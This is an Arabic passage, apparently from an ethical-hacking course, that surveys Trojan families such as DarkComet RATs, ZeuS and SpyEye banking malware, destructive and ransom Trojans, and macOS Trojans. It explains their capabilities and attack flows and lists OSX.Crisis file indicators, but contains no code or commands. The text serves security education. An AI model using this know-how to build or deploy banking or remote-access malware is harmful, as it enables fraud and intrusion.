
3- المهاجم (**Jason**) تصبح لديه تحكم كامل بجهاز الضحية (**Rebecca's**).



Remote Access Trojan: Rat DarkComet and Apocalypse


DarkComet هي الأداة التي تتيح لك الوصول عن بعد إلى الضوابط والامتيازات الإدارية من الجهاز المصاب دون علم المستخدم أو إذنه. فإنه يوفر لك الوصول إلى العمليات، **registry**، سطر الأوامر(**cmd**)، كاميرات الويب والميكروفونات والتطبيقات وحتى يمكن توفير كلوغر كلما كنت تستخدم نظام.

Apocalypse Remote Access Trojan هي الأداة التي تسمح لك بتعديل **registry** بالكامل والسماح للملفات (**.dll**) لتشغيل الملفات التنفيذية. هذا يعمل في الوضع الغير مرئي عندما يتم تنفيذه.



Covert Channel Trojan: CCTT


أدوات قنوات الاتصال السرية (*Covert Channel Tunneling Tools*) هي أداة لإنشاء القنوات المخفية. فإنه يوفر لك العديد من الطرق المحتملة لتحقيق والسماح لقنوات نقل البيانات في دفق البيانات(*data stream*) (**TCP، UDP، HTTP**) التي أذن بها نظام التحكم بالوصول إلى الشبكة. أدوات قنوات الاتصال السري (**CCTT**) تروجان يقدم لك تقنيات الاختراق المختلفة، وخلق قنوات لنقل البيانات في دفق البيانات (*data stream*) التي أذن بها نظام التحكم بالوصول إلى الشبكة. أنها تمكن المهاجمون من الحصول على قذيفة (*shell*)لخادم خارجي من داخل الشبكة الداخلية والعكس. فإنه يجعل القنوات**TCP/UDP/HTTP CONNECT|POST** تسمح ب **TCP data streams** (**SSH**، **SMTP**، **POP**، الخ.) بين خادم خارجي و**box** ضمن الشبكة الداخلية.



E-Banking Trojans

E-banking Trojans هي خطيرة جدا وأصبحت تشكل تهديدا رئيسيا لتنفيذيات المعاملات المصرفية عبر الإنترنت. حيث يتم تثبيت التروجان هذا على جهاز كمبيوتر الضحية عندما نقر على مرفق بريد إلكتروني أو زارة بعض الإعلانات ولو لمرة واحدة بمجرد تسجيل دخول الهدف إلى موقع المصرفي. هذا التروجان يتم برمجته مسبقا مع الحد الأدنى والحد الأقصى للسرقة. لذلك لا يسحب جميع الاموال من البنك. ثم يقوم هذا التروجان بأخذ لقطات **screenshot** من كشف حساب البنك؛ الضحايا ليسوا على بينة من هذا النوع من الاحتيال ويعتقد أنه لا يوجد اختلاف في الرصيد المصرفي ما لم يتحقق عن حسابه من النظم الأخرى أو من أجهزة الصراف الآلي. فقط عندما يتحقق من حسابه سوف يلاحظ الاختلافات.

يوضح الرسم البياني التالي كيف يتم الهجوم الذي ينفذ باستخدام **E-banking Trojans** .



المهاجم هنا أولا يقوم بإصابة الإعلانات الخبيثة ونشر هذه الإعلانات بين المواقع الحقيقية. عند وصول الضحايا للموقع المصاب، فإنه تلقائيا يقوم بتوجيهه لموقع على شبكة الانترنت من حيث يحصل تحميل **exploit kit** على نظام الضحية. وبالتالي، فإن **exploit kit** تسمح للمهاجمين بالسيطرة على ما تم تحميله على نظام الضحية ويستخدم هذا لتثبيت حصان طروادة. هذه البرامج الضارة (**malware**) غامضه للغاية ولا يمكن الكشف عنها الا بواسطة عدد قليل من الأنظمة المضادة للفيروسات. نظام الضحية أصبح الآن **botnet** من حيث التروجان يمكنه بسهوله إرسال واستقبال التعليمات من وحدة التحكم وخادم الأوامر دون علم الضحية. عند ولولج الضحية الى حسابه المصرفي من على النظام المصاب، فان جميع المعلومات الحساسة، أي التي يستخدمها الضحية في الوصول الى حسابه المصرفي (معلومات الحساب) مثل اعتماد تسجيل الدخول (اسم المستخدم وكلمة المرور)، ورقم الهاتف، رقم الضمان، وتاريخ الميلاد، الخ يتم إرسالها إلى خادم التحكم والقيادة من قبل التروجان. إذا قام الضحية بالوصول إلى قسم المعاملات المصرفية في موقع الويب للبنك لإجراء المعاملات عبر الإنترنت، فان البيانات التي يتم إدخالها من قبل الضحية على شكل المعاملة يتم إرسالها إلى مراقبة وقيادة خادم بدلا من موقع البنك. حيث يقوم الخادم بتحليل وترجمة المعلومات ويحدد الاموال المناسبة لسحبها من الحساب المصرفي. طروادة يتلقى التعليمات من الخادم لإرسال شكل المعاملات هذه والتي يتم تحديثها بواسطة الخادم إلى البنك لتحويل الأموال إلى حساب المهاجم. والتقارير التي تأتى من البنك للتأكيد حول نجاح/فشل الصفقة من المال التي تم نقلها أيضا من طروادة إلى الخادم.

Banking Trojan Analysis

Banker Trojan هو برنامج خبيث يسمح بالحصول على المعلومات الشخصية حول المستخدمين والعملاء الذين يستخدمون النظم المصرفية والدفع عبر الإنترنت.

ينطوي تحليل طروادة المصرفي على ثلاثة أنواع أساسية كالاتي:

Tan Gabbler: **Transaction Authentication Number (TAN)** تستخدم للمصادقة على المعاملات البنكية عبر الانترنت، والذى يعتمد على استخدام كلمة مرور واحده. طروادة المصرفي يهاجم الخدمات المصرفية عبر الإنترنت الهدف التي تعتمد على **TAN**. عندما يتم إدخال **TAN**، فان التروجان يستولى على الرقم ثم يقوم بتغير هذا الرقم مع أي رقم عشوائي غير صحيح ومرفوض من قبل البنك. يتم فلترة المحتوى من قبل طروادة ويتم استبدال الرقم الغير صحيح من أجل إرضاء الهدف. يمكن للمهاجم إساءة استخدام اعتراض **TAN** مع تفاصيل دخول الهدف.

HTML Injection: هذا النوع من طروادة يخلق حقول مكررة على مواقع الخدمات المصرفية عبر الإنترنت وتستخدم هذه الحقول الاضافية من قبل المهاجم لجمع تفاصيل حساب الأهداف ، رقم بطاقة الائتمان، تاريخ الميلاد، الخ. المهاجمون يمكن استخدام هذه المعلومات لانتحال واختراق الحساب الهدف.

Form Grabber: هذا هو وسيلة متقدمة لجمع البيانات من الإنترنت المتاحة في مختلف المتصفحات. هذه فعالة للغاية في جمع **ID** الهدف، وكلمات السر، وغيرها من المعلومات الحساسة.

E-Banking Trojan: ZeuS and SpyEye

ZeuS

مصدر هذا التقرير: http://www.secureworks.com


ZeuS هو أحدث تهديد للمعاملات المصرفية عبر الإنترنت كما أنه يستخدم كل من شكلي **Grabber** وكذلك يقوم بتسجيل ضربات المفاتيح. ينتشر بشكل رئيسي من خلال التحميل ومخططات الاحتيال. **Zeus botnet**يستهدف فقط الويندوز. النسخة الجديدة من **ZeuS** تؤثر حتى على نظام التشغيل **Windows Vista**. تطورت مع مرور الوقت، وتشمل ترسانة كاملة من القدرات لسرقة المعلومات:

- يسرق البيانات المقدمة في أشكال **HTTP**.
- يسرق حساب بيانات الاعتماد المخزنة في **Windows Protected Storage**.
- يسرق **X509** والتي هي عبراه عن شهادة العميل للمفتاح العام (**PKI**) الخاص بنظام التشفير **https**.
- يسرق حساب **FTP** وحساب **POP**.
- يسرق/يحذف **HTTP cookies** و**Flash cookies**.
- تعديل صفحات **HTML** من المواقع المستهدفة لأغراض سرقة المعلومات.
- يعيد توجيه الضحايا من صفحات الويب الهدف الى تلك التي يسيطر عليها المهاجم.
- يأخذ لقطات و**scraps** لـ **HTML** من المواقع المستهدفة.
- البحث عن وتحميل الملفات من جهاز الكمبيوتر المصاب.
- يعدل ملف المضيفين المحلي(*local host file*) (**%systemroot%\system32\drivers\etc\hosts**).

- يحمل وينفذ **arbitrary programs**.
- حذف **registry keys** الحاسمة، مما يجعل الكمبيوتر غير قادر على التمهيد في ويندوز.


SpyEye

SpyEye هي برمجيات خبيثة التي يتم استخدامها من قبل المهاجم لسرقة المال من الحسابات المصرفية على الانترنت المستهدفة. في الواقع، هذا **botnet** مع شبكة من خوادم القيادة والسيطرة. هذا يؤدي تلقائيا عند بدء الهدف القيام ببعض المعاملات، وحتى يمكنه منع المعاملات في البنك.



Destructive Trojans: M4sT3r Trojan

M4sT3r Trojan هو تروجان صمم خصيصا لتدمير أو حذف الملفات من جهاز الكمبيوتر الضحية. يتم حذف الملفات تلقائيا من قبل حصان طروادة، والتي يمكن أن يسيطر عليها المهاجم أو مبرمج مسبقا مثل **logic bomb** لأداء مهمة معينة في وقت وتاريخ معين. عندما يتم تشغيله، فان هذا التروجان يقوم بتدمير نظام التشغيل. الضحية لا يمكنه تمهيد نظام التشغيل. هذا الطروادة يقوم **format** لكافة محركات الأقراص المحلية والشبكة.



Notification Trojans

Notification Trojans يرسل عنوان **IP** لجهاز الكمبيوتر الضحية إلى المهاجم. وذلك عندما يبدا عمل نظام الضحية، **Notification Trojans** يقوم بإعلام المهاجم. بعض من الإخطارات التي يعلمها للمهاجم كالاتى:


- SIN Notification: يخطر مباشرة خادم المهاجم.
- ICQ Notification: يخطر المهاجم باستخدام قنوات **ICQ**.

- PHP Notification: يرسل البيانات من خلال ربطها إلى خادم **PHP** على خادم المهاجم.
- Email Notification: يرسل إخطار عن طريق البريد الالكتروني.
- Net Send: يتم إرسال الاخطار من خلال الأمر **net send**.
- CGI Notification: يرسل البيانات من خلال ربطها إلى خادم **PHP** على خادم المهاجم.
- IRC notification: يخطر المهاجم باستخدام قنوات **IRC**.

Credit Card Trojans

Credit card Trojans ، بمجرد أن يتم تثبيتها على نظام الضحية، فإنها تقوم بجمع مختلف تفاصيل مثل أرقام بطاقات الائتمان، وأحدث تفاصيل الفواتير، الخ ثم يتم إنشاء نموذج تسجيل الخدمات المصرفية عبر الإنترنت وهمية حيث أنها تجعل مستخدم بطاقة الائتمان يعتقد أن معلومات البنك هذه حقيقيه. بمجرد دخول المستخدم على المعلومات المطلوبة، فان المهاجمين يقومون بجمع المعلومات واستخدام بطاقة الائتمان للاستخدام الشخصي دون علم الضحية.

Credit card Trojans يسرق البيانات الائتمانية المتعلقة ببطاقة الضحايا مثل رقم البطاقة، **CVV2s**، وتفاصيل الفواتير. حصان طروادة هذه تخدع المستخدمين إلى زيارة مواقع المصرفية الإلكترونية الوهمية وإدخال المعلومات الشخصية. ملقمات/خوادم طروادة نقوم بنقل البيانات المسروقة للقراصنة عن بعد باستخدام البريد الإلكتروني، **FTP**، **IRC**، أو أي من الوسائل الأخرى.



Data Hiding Trojans (Encrypted Trojans)

Encryption Trojans يقوم بتشفير البيانات على جهاز كمبيوتر الضحية ويجعل البيانات كاملة غير صالحة للاستعمال: "الكمبيوتر الخاص بك قد قام بتشغيل برامجنا أثناء تصفح الصفحات الغير مشروعة للمواقع الاباحية، جميع المستندات الخاصة بك، وملفات النص وقواعد البيانات في المجلد **Document** تم تشفيرها مع كلمة مرور معقدة". المهاجمون يطالبون بفدية أو يجبروا الضحايا للقيام بعمليات الشراء من **drugstore** الخاص بهم على الانترنت مقابل كلمة السر لفتح الملفات "لا تحاول البحث عن البرنامج الذي يقوم بتشفير المعلومات الخاصة بك -انها ببساطة غير موجودة في القرص الثابت بعد الآن،" تدفع لنا المال لفتح كلمة المرور". هذا يمكن فك تشفيرها فقط من قبل المهاجم، الذي يطالب المال، أو أنها يمكن إجبار المستخدم على الشراء مع عدد قليل في المواقع لفك التشفير.



OS X Trojan: Crisis

OSX.Crisis هو حصان طروادة الذي يسرق المعلومات التي قد تكون حساسة على نظام الضحية ويفتح **backdoor** على الكمبيوتر (نظام الضحية) للهجمات في المستقبل.

عندما يتم تنفيذ حصان طروادة، فإنه يخلق المجلدات والملفات التالية:

When the Trojan is executed, it creates the following directories and files:

/System/Library/Frameworks/Foundation.framework/XPCServices/com.apple.mdworker_server.xpc/Contents/MacOS/com.apple.mdworker_server

/System/Library/Frameworks/Foundation.framework/XPCServices/com.apple.mdworker_server.xpc/Contents/Resources/

$HOME/Library/LaunchAgents/com.apple.mdworker.plist

$HOME/Library/Preferences/jl3V7we.app

$HOME/Library/ScriptingAdditions/appleHID/Contents/Info.plist

$HOME/Library/ScriptingAdditions/appleHID/Contents/MacOS/lUnsA3Ci.Bz7

$HOME/Library/ScriptingAdditions/appleHID/Contents/Resources/appleOsax.r

فيما يلي الإجراءات التي يتم تنفيذها من قبل OSX.Crisis :

- مراقبة حركة مرور **Skype audio**.
- رصد **Safari** أو فايرفوكس لتسجيل المواقع والتقاط لقطات.
- تسجيل المحادثات في **MS Messenger** و **Adium**.
- إرسال الملفات إلى خادم **command and control server**.

MAC OS X Trojan: DNSChanger

البرمجيات الخبيثة تقوم بتعديل إعدادات **DNS** للشبكة النشطة. في بعض الاوقات يضطر المستخدمين إلى تحميل برامج **codecs** أو غيرها من ملفات الأفلام التي يتم تنزيلها من خلال كويك تايم، الخ. بمجرد الانتهاء من التحميل، فان التروجان يبدا الهجوم، مما يجعل الوصول إلى الإنترنت بطيء، الإعلانات **ads** التي ليس لها لزوم تظهر على شاشة الكمبيوتر، وما إلى ذلك. يستخدم طروادة تقنيات الهندسة الاجتماعية لجعل المستخدمين يقومون بتحميل البرامج وتشغيل التعليمات البرمجية الضارة.




بعد قيام المستخدم بتحميل برنامج الكودك المزيف، فان عملية خداع واسترجاع المعلومات الخاصة بالمستخدم تكون على النحو التالي:

- **DNS settings**: يتم تغيير إعدادات **DNS** الجهاز المحلي إلى عنوان **IP** المهاجم.
- **Playing a video**: بعد تثبيت برنامج الكودك المزيف، فانه يتم تشغيل شريط فيديو حتى لا تثير الشكوك.
- **HTTP message**: يتم إرسال إخطار إلى المهاجم عن الجهاز الضحية باستخدام **HTTP post message**.
- **Complete control**: القراصنة يمكنهم فرض السيطرة الكاملة على MAC OS X جهاز كمبيوتر الضحية.

MAC OS X Trojan: Hell Raiser

Hell Raiser هي برامج ضارة التي تصل إلى نظام الضحية عند النقر عليها. بمجرد تمكنها من الوصول إلى نظام الضحية، فانه يمكن للمهاجم إرسال الصور ورسائل الدردشة المنبثقة، يمكن نقل الملفات من وإلى كمبيوتر الضحية، وحتى يمكنه غلق او إعادة تشغيل النظام عن بعد. وأخيرا، عمليات الضحية يمكن رصدها.



Trojan Analysis

Trojan Analysis: Flame

المصدر: http://www.kaspersky.com

